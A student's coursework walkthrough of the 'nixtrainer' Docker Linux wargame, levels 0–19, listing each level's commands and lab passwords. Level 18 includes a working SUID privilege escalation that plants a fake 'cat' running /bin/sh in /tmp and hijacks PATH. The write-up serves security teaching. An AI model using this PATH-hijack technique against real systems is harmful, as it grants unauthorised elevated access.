in collaboration with

Softwarica College of IT & E-commerce | Coventry University


Introduction to Docker

Submitted to : Arya Pokharel **Submited By : Avash kumar Mahato**

ST6005CEM Security

Starting the docker

Command: sudo docker run -p 2222:22 --name nixtrainer --rm cueh/nixtrainer




Level 0

Username : level0


Password: level0

Command: ssh level0@172.17.0.2

This command initiates an SSH connection to a server with the username level0 at the IP address 172.17.0.2.



I used the keyboard shortcut <ESC> :q! in Vim to exit the text editor without saving, and that's how I retrieved the password.



Level 1

Password: c341b271f5dba18dd4099435670a2c74

Command: su - level1

This command changes the current user to level1 and asks for that user's password. After entering the correct password, you'll be logged in as level1.

```
level0@398d874491f5:~$ su - level1
Password:

Intructions for level1:

You will need to read the manpage for the level
man level1
level1@398d874491f5:~$
```

Command: man level1

If a manual page exists for the level1 command, this command will display it. Man pages provide detailed descriptions of a command's purpose, options, and usage. From this page, we might find clues or instructions needed to obtain the level password.

```
Password for Level 2
       The password for level2 is 5c2c8ec6462a8ffb80d30bf8e5d56a29

       You will need to log out (exit) and log back in as the level2 user.
```

Level 2

Password: 5c2c8ec6462a8ffb80d30bf8e5d56a29

Command: man level2


Here We got password by scrolling down the man page.

```
Hints:
      Man pages also have Help try $man man There is also a help section.  (h)

      We can navigate through man pages using the following commands.  (Not an Exhaustive Example, look at the Manpage for Man)

      · Arrows Move one line in (direction)

      · PgUp *Move one page Backwards**

      · PgDown Move one page Forwards

      · ? *Search Backwards**

      · / *Search Forward**
```

```
Password for Level 3
       2166a44ff9d66344b371656ad62ed570
```


Level 3

Password: 2166a44ff9d66344b371656ad62ed570




Command: man level3

This command searches the manual page for `level3'.



Level 4

Password: c0c421b993859d9697e058a9ebc3a01c



Command: man -k “Adderbury”

This command searches the manual page database for entries containing the term "Adderbury." Using the `-k` option performs a keyword-based search, also known as an "apropos" search, to identify commands or topics related to the specified keyword.

```
level4@398d874491f5:~$ man level4
level4@398d874491f5:~$ man -k "Adderbury"
L5pw (6)             - Manpage that holds a password for a hidden level. Adderbury
level4@398d874491f5:~$
```

We found that man page of L5pw contains the word ‘Adderbury’ and the password.

```
HiddenPw()

Name
       L5pw- Manpage that holds a password for a hidden level.  Adderbury

Description
       Password for Level5 is cab0801f1e662b9f382ecf78cdd1609b
```

Level 5

Password: cab0801f1e662b9f382ecf78cdd1609b

```
Level5()

Name
       Level 5 - Looking at the Contents of Files

Description
       So far we have been dealing with the built in help files.

       This next set of tasks focuses on reading files that exist on the system.

       The Password for Level6 is in the Password file in the home directory
```

Command: ls

This command lists the files and directories in the current working directory.

After listing the files of home directory, we got a file name Password.


Command: cat Password

This command displays the contents of the file named `Password` in the terminal.

```
level5@398d874491f5:~$ ls
Password
level5@398d874491f5:~$ cat Password
e3f20995ffa525dd9f85966813bf1ef7

level5@398d874491f5:~$
```

Level 6

Password: e3f20995ffa525dd9f85966813bf1ef7



Command: cat Spaces\ Have\ No\ Place\ In\ Filenames.txt

This command displays the contents of the file named Spaces Have No Place in Filenames.txt. The spaces in the filename are escaped with backslashes (\) to ensure the command interprets it correctly.

```
level6@398d874491f5:~$ man level6
level6@398d874491f5:~$ ls
Spaces Have No Place In Filenames.txt
level6@398d874491f5:~$ cat Spaces\ Have\ No\ Place\ In\ Filenames.txt
a5c2b44a9f8c21d2e1bc8ef449ff49ad
level6@398d874491f5:~$
```

Level 7

Password: a5c2b44a9f8c21d2e1bc8ef449ff49ad

```
Level7()

Name
       Level7 - Dealing with Even More Silly File Names

Description
       This level focuses on escaping more magic characters in the filename.  Here we

       The Password for Level 9 is in the -Another Silly -Name.txt
```

Command: cat ./-Another\ Silly\ -Name.txt
This command uses a relative path to display the contents of the file -Another Silly -Name.txt located in the current directory (./). The backslashes (\) are used to escape the spaces in the filename, ensuring the command interprets the full filename correctly.

```
level7@398d874491f5:~$ man level7
level7@398d874491f5:~$ ls
-Another Silly -Name.txt
level7@398d874491f5:~$ cat ./-Another\ Silly\ -Name.txt
78b6c29509af1e86b1abecf9f0ef126c

level7@398d874491f5:~$
```

Level 8

Password: 78b6c29509af1e86b1abecf9f0ef126c

```
Level8()

Name
      Level 8 - Dealing with Large files on the command Line

Description
      The password for level 9 is in the LargeFile.txt document.
      option.

      WE can either:

      · Display only the top part of the file

      · Use a command that lets us “page” through the file.
```

Command: less LargeFile.txt

This command opens the file Large File.txt with the less viewer, allowing you to scroll through its contents page by page. It’s useful for reviewing large files without loading the entire file into memory at once.

```
level8@398d874491f5:~$ man level8
level8@398d874491f5:~$ ls
LargeFile.txt
level8@398d874491f5:~$ less LargeFile.txt
level8@398d874491f5:~$
```

```
Password is: fa0d9a03c23ceeedc7ced507d5c37d9f
```


Level 9

Password: fa0d9a03c23ceeedc7ced507d5c37d9f

```
Task
      The password for the next level is the home directory for this user, with the /home part removed.

      IE if /home/dang the password will be dang
```


Command: pwd

This command displays the current working directory's absolute path in the terminal. Home directory of the current user level9 is the password of the level.



Level 10

Password: f3a643dd575af9baeb1ba1d032959358




Command: cd passwords/

This command navigates into the passwords subdirectory of the current working directory. Inside, there is a file named Level11.pass, and by using the cat command, we can retrieve the password from it.

Level 11


Password: a6e10027186a4a360c3ca27e58d75968

In this level, Password was divided into 3 pieces which was stored in 3 different files and was located in 3 different locations.




Level 12

Password: e3cb9dac40a829e5d0194b8fadc5ea0b



Command: history

Shows a list of commands that were previously run in the terminal, letting you review your command history. In this level, the password can be obtained from the 9th command listed in the history.



Level 13

Password: 0fc1d6918da0bacc7d8b3dcbf25853ad

Command: history | grep "echo"

This command filters the command history to show only the entries that contain the word "echo."

```
level12@398d874491f5:~$ su - level13
Password:
level13@398d874491f5:~$ man level13
level13@398d874491f5:~$ history | grep echo
  121  echo "Password is bf07d664ee94c602474868869e31e5a4"
  362  history | grep echo
level13@398d874491f5:~$
```

Level 14

Password: bf07d664ee94c602474868869e31e5a4

```
Level14()

Name
       Level 14 - Listing Files

Description
       This challenge drops the difficulty a little bit, but introduces you to and

       Reconnaissance  and  systems is one of the more important tasks you will ne
       able, and the permissions they have may help you find files of interest.

       To list the contents of a directory we can use the ls command

       The password for the next level can be found in a file in this directory.
```

```
level14@398d874491f5:~$ man level14
level14@398d874491f5:~$ ls
cruft.dat  cruft.txt  passwordfile.txt
level14@398d874491f5:~$ cat passwordfile.txt
Password for the next level is 697508bad63a602679c9425778ac0faf
level14@398d874491f5:~$
```

Level 15

Password: 697508bad63a602679c9425778ac0faf

```
Task
       The password for the next level is in a hidden file in the home directory
```

Command: ls -al

This command displays all files and directories in the current directory, including hidden ones (those beginning with a dot), and provides detailed information like permissions, link count, owner, group, size, and last modification date for each item.

```
level15@398d874491f5:~$ man level15
level15@398d874491f5:~$ ls -al
total 16
drwxr-xr-x 1 level15 level15 4096 Apr 23  2019 .
drwxr-xr-x 1 root    root    4096 Apr 23  2019 ..
-rwxr-xr-x 1 level15 level15   64 Apr 23  2019 .hiddenpassword.txt
-rwxr-xr-x 1 level15 level15    0 Apr 23  2019 cruft.dat
-rwxr-xr-x 1 level15 level15    0 Apr 23  2019 cruft.txt
level15@398d874491f5:~$ cat .hiddenpassword.txt
Password for the next level is 468c7152da29221bcac4a40df02ef387
level15@398d874491f5:~$
```

Level 16

Password: 468c7152da29221bcac4a40df02ef387

Task

The password for the next level is:

- A configuration file (IE has the **conf** extension)
- **Owned** by the Levels User
- **Readable** by the Owner and Group
- **Writable** by the Owner
- **Executable** by all users

Command: ls -l

This command displays the files and directories in the current directory in a detailed long format, showing information such as permissions, link count, owner, group, size, and modification date. The password is stored in a file with a .conf extension, owned by the user level16, with permissions set to readable by the owner and group, writable by the owner, and executable by all users (-rwxr-x--x).

```
level16@398d874491f5:~$ man level16
level16@398d874491f5:~$ ls -l
total 112
---x--x--x 1 level6  level6     59 Apr 23  2019 file1.conf
---x--x--x 1 level6  level6  16544 Apr 23  2019 file1.out
---x--x--x 1 level6  level6    240 Apr 23  2019 file1.txt
---x--x--x 1 level6  level16    59 Apr 23  2019 file2.conf
---x--x--x 1 level6  level16 16544 Apr 23  2019 file2.out
---x--x--x 1 level6  level16   240 Apr 23  2019 file2.txt
-rwxr-x--x 1 level16 level16    61 Apr 23  2019 file3.conf
-rwxr-x--x 1 level16 level16 16544 Apr 23  2019 file3.out
-rwxr-x--x 1 level16 level16   240 Apr 23  2019 file3.txt
---x--x--x 1 level16 level16    59 Apr 23  2019 file4.conf
---x--x--x 1 level16 level16 16544 Apr 23  2019 file4.out
---x--x--x 1 level16 level16   240 Apr 23  2019 file4.txt
level16@398d874491f5:~$ cat file3.conf
Password for next level is 4112b747ff854154ff38e271ee6ecdcb

level16@398d874491f5:~$
```

Level 17

Password: 4112b747ff854154ff38e271ee6ecdcb

```
Task
      The  password  for  the  next  level is in the Pass.txt file.  Unfortunately, the current user
doesn't have the relevant permissions to access the
      file.

      However, one of the executable in the folder will show the output of the file, and give you the
 password.

   NOTE:
      The wargamers amongst you hold your horses.  The Command used in the code is so should be safe.
..

            #include <stdio.h>
            #include <stdlib.h>

            void main(void){
              printf("Attempting to access file:\n");
              system("/bin/cat /home/Level17/Pass.txt");
            }
```

This C program tries to read and display the contents of `/home/Level17/Pass.txt` by invoking the `cat` command via the `system` function after printing a message. The SUID (Set User ID) is a Linux permission that lets users run an executable with the file owner's privileges. The file `runme4`, owned by `elev17`, has SUID set (`---s--x--x`), which allows it to run with the owner's rights while giving execute permission to the group and others.

Command: ./run me

This command executes the file or script named `runme` located in the current directory (`./`).

```
level17@398d874491f5:~$ man level17
level17@398d874491f5:~$ ls -l
total 108
-r-------- 1 elev17  elev17     64 Apr 23  2019 Pass.txt
---s--x--x 1 level17 level17 16624 Apr 23  2019 runme1
---x--x--x 1 elev17  elev17  16624 Apr 23  2019 runme2
---s--x--x 1 level17 elev17  16624 Apr 23  2019 runme3
---s--x--x 1 elev17  level17 16624 Apr 23  2019 runme4
---x--x--x 1 level16 level16 16624 Apr 23  2019 runme5
-rwxr--r-- 1 level17 level17   146 Apr 23  2019 source.c
level17@398d874491f5:~$ ./runme4
Attempting to access file:
Password for the next level is 0ad360e45e0ab518ed1c01dc5bfdde20
level17@398d874491f5:~$
```

Level 18

Password: 0ad360e45e0ab518ed1c01dc5bfdde20

Task
You need to exploit the Binary and get access to Pass.txt

Like any good wargame, you will need to research how to do this. But as this is for training, here are a few clues to point you in the right direction.

Clue 1) Exploit Reconnaissance: What we Know.
- The file calls the command cat to access a file
- The file we are accessing is hard coded
- The location of the cat command is not hard coded

Clue 2)
We don't have a program called cat in the current directory. How does the shell know where to find the cat command?

Clue 3)
What would happen if we could persuade the system to run our own version of cat?

NOTES:
SUID permissions are a common exploit found in wargames, its always worthwhile checking for SUID files, and look for unexpected things.

Source code this time is:

```
#include <stdio.h>
#include <stdlib.h>

void main(void){
  printf("Attempting to access file:\n");
  system("cat /home/Level18/File.txt");
}
```

This C program attempts to display the contents of the file `/home/Level18/File.txt` by printing a message and executing the `cat` command through the `system` function.

```
level18@398d874491f5:~$ man level18
level18@398d874491f5:~$ ls -l
total 32
-r-------- 1 elev18  elev18     36 Apr 23  2019 File.txt
-r-------- 1 elev18  elev18     64 Apr 23  2019 Pass.txt
---s--x--x 1 elev18  level18 16624 Apr 23  2019 runme
-rwxr--r-- 1 level18 level18   141 Apr 23  2019 source.c
```

Everything is a file in Linux. So the Linux commands are also files. For example, cat is a binary file that is located in the /bin directory. We can check where the command that we typed is located with which command. For example usage: “which cat”

```
level18@398d874491f5:~$ which cat
/bin/cat
```

The PATH variable is an environment variable that tells the system where to look for executable commands. For instance, when you run the `cat` command, the OS checks the PATH variable to determine the location of the `cat` executable. You can display all environment variables using the `env` command, or view just the PATH variable with `echo $PATH`.

```
level18@398d874491f5:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

This indicates that the runme executable relies on the cat command. By modifying the PATH variable and creating a custom cat command, we can escalate privileges to become the elev18 user. We should move to the /tmp directory because it is writable by all users, allowing us to place our new cat command there.

```
level18@398d874491f5:~$ cd /tmp
level18@398d874491f5:/tmp$ echo "/bin/sh" > cat
level18@398d874491f5:/tmp$ chmod 777 cat
level18@398d874491f5:/tmp$ ls -l
total 4
-rwxrwxrwx 1 level18 level18 8 Apr 22 23:10 cat
```

Although our new `cat` file is prepared, the OS is still using the default `/bin/cat` binary. To make the system use our custom `/tmp/cat` executable, we need to modify the PATH variable. This can be done using the `export` command.

```
level18@398d874491f5:/tmp$ export PATH=/tmp:$PATH
level18@398d874491f5:/tmp$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

```
level18@398d874491f5:/tmp$ which cat
/tmp/cat
```

When we run the `runme` binary now, it will try to execute the `cat` command with `elev18` user privileges. The OS will consult the PATH variable to find the `cat` command and, due to our modification, it will use the one in `/tmp`. Since our custom `cat` contains a `sh` shell command, this shell will run with `elev18` privileges, granting us access as the `elev18` user.

```
level18@398d874491f5:~$ ./runme
Attempting to access file:
$ ls
File.txt  Pass.txt  runme  source.c
$ less Pass.txt
$
```

```
Password for the next level is 84d284bda556887dfe827bb9ddba6cc1
Pass.txt (END)
```

Level 19

Password:84d284bda556887dfe827bb9ddba6cc1

```
Task
      Somewhere in the users home directory is a file called good.txt that contains the password for the next level.
```

Command: find ./ -name good.txt 2>/dev/null

This command looks for a file named good.txt in the current directory (./) and all its sub directories, while sending any error messages, like "Permission denied," to /dev/null to hide them.

```
level19@398d874491f5:~$ man level19
level19@398d874491f5:~$ find ./ -name good.txt 2>/dev/null
./Dir12/Sub8/good.txt
level19@398d874491f5:~$ cd Dir12/Sub8
level19@398d874491f5:~/Dir12/Sub8$ ls
bad.txt  good.txt  prog  prog.c
level19@398d874491f5:~/Dir12/Sub8$ cat good.txt
Password for Level 20 is 7c872534e89c245af242ee706c1980b6
level19@398d874491f5:~/Dir12/Sub8$
```

Level 20

